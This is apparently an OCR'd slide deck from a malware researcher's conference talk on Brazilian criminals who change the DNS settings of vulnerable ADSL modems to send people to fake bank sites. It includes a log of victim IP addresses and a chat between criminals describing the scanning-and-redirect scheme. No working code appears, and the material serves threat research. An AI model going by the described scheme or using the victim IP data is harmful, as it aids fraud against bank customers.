
✓**Guilty ISPs:** it's common in Brazil (and probably other parts of the world) for local ISPs to lend their customers OLD and VULNERABLE network devices

✓**Government**: ANATEL, Brazil's National Agency of Telecommunications, approves network devices before vendors can sell them, but they don't verify security issues, only standard functionality….

money
it’s all they want

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals



Total:14775

date	addr	info
2012-01-25	12.48.16.2	Browser Executando WIN_XP
2012-01-25	146.83.197.190	Browser Executando WIN_7
2012-01-25	146.83.197.190	Browser Executando WIN_7
2012-01-25	149.9.0.238	Killer Instalado
2012-01-25	150.70.172.107	Browser Executando WIN_7
2012-01-25	150.70.172.107	Browser Executando WIN_7
2012-01-25	150.70.172.107	Browser Executando WIN_XP
2012-01-25	150.70.172.107	Browser Executando WIN_XP
2012-01-25	150.70.172.107	Browser Executando WIN_7
2012-01-25	150.70.172.107	Killer Instalado WIN_XP
2012-01-25	150.70.172.107	Killer Instalado WIN_7
2012-01-25	150.70.172.107	Killer Instalado WIN_7
2012-01-25	150.70.172.206	Browser Executando WIN_XP
2012-01-25	150.70.172.206	Killer Instalado WIN_XP
2012-01-25	150.70.64.198	Killer Instalado WIN_7
2012-01-25	150.70.64.198	Killer Instalado WIN_7
2012-01-25	150.70.75.32	Browser Executando WIN_XP
2012-01-25	150.70.75.32	Killer Instalado WIN_7
2012-01-25	150.70.75.32	Killer Instalado WIN_7
2012-01-25	150.70.97.42	Browser Executando WIN_7
2012-01-25	177.0.130.25	Browser Executando WIN_7
2012-01-25	177.106.10.188	Browser Executando WIN_7
2012-01-25	177.106.12.195	Browser Executando WIN_XP
2012-01-25	177.106.121.36	Browser Executando WIN_XP
2012-01-25	177.106.13.12	Browser Executando WIN_7
2012-01-25	177.106.145.68	Browser Executando WIN_7
2012-01-25	177.106.146.136	Browser Executando WIN_7
2012-01-25	177.106.146.232	Browser Executando WIN_7
2012-01-25	177.106.149.182	Browser Executando WIN_7

- One DNS server was located in Brazil and a law enforcement agency had access to it
- One log had info on more than 14k victims, while another had more than 30k
- The attacks always occurred at certain times of the day (business hours)
- In several modems the Google DNS was configured as a secondary server

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

[13:20:00] baRao: how was your work today?
[13:21:51] Carlos S/A: we're looking to program an ADSL modem scan
[13:23:36] baRao: what you mean?
[13:25:49] Carlos S/A: it's a DNSChanger
[13:25:54] Carlos S/A: something on this way
[13:26:30] baRao: did you give up to create new bankers?
[13:26:50] Carlos S/A: no no
[13:26:53] Carlos S/A: it's exactly for it
[13:27:05] baRao: your bankers aren't working even more?
[13:27:44] Carlos S/A: no no
[13:27:49] Carlos S/A: now I'm working on a DNS changer
[13:28:00] Carlos S/A: and a new method to infect
[13:28:09] Carlos S/A: make a lot of infections
[13:28:09] baRao: ahhhh you're talking about dns spoofs
[13:28:16] Carlos S/A: yeap
[13:37:57] Carlos S/A: you know it?
[13:38:20] baRao: yeah
[13:38:21] baRao: on this way we'll never loose access on the machine
[13:38:23] baRao: hahaha

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

[13:39:41] Carlos S/A: activating it for 10 minutes
[13:39:50] Carlos S/A: on a Bradesco fake website
[13:39:52] Carlos S/A: wow
[13:39:55] Carlos S/A: we catch a lot of info and
[13:39:58] Carlos S/A: a lot of money
[13:40:08] Carlos S/A: we put an warning
[13:40:10] Carlos S/A: asking for
[13:40:20] Carlos S/A: the installation of a plugin
[13:40:58] Carlos S/A: each infection was a “info” collected
[13:41:11] Carlos S/A: but we aren’t owning a DNS server, we’re scanning routers and modems and changing the DNS using a script
[13:42:59] Carlos S/A: we know about another guy that developed this script and all scheme is really crazy, he earned a lot of money, traveled and spent all the money on Rio de Janeiro, when back he have no money and need to start again, but he delays a lot, for this reason we’re creating our own scanner
[13:43:25] Carlos S/A: it’s incredible the guy hasn’t a car or a motorcycle, he only want to stay on Rio with prostitutes all day
[13:43:44] Carlos S/A: last month he earned more than 100,000 (one hundred thousand) reais and spent everything on Rio…

what can we do?

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

- If network device vendors fail to deal with security issues, how can AV vendors protect their customers against these attacks?
- Will we need to develop protection for users' hardware?
- Are antivirus companies responsible for detecting these kinds of exploits? Is detecting them enough to protect our customers?
- What about malicious redirects made via the DNS configured in these device? How good is your heuristic phishing detection?
- While we detect a large amount of malware, can and should we also track down such exploits?
- There are lots of questions and, so far, not very many answers.

Questions? Thanks!

The tale of one thousand and one ADSL modems

Network devices in the sights of the cybercriminals

Fabio.assolini@kaspersky.com | **twitter.com/assolini**

Malware Researcher, Kaspersky Lab

Virus Bulletin 2012

KASPERSKY lab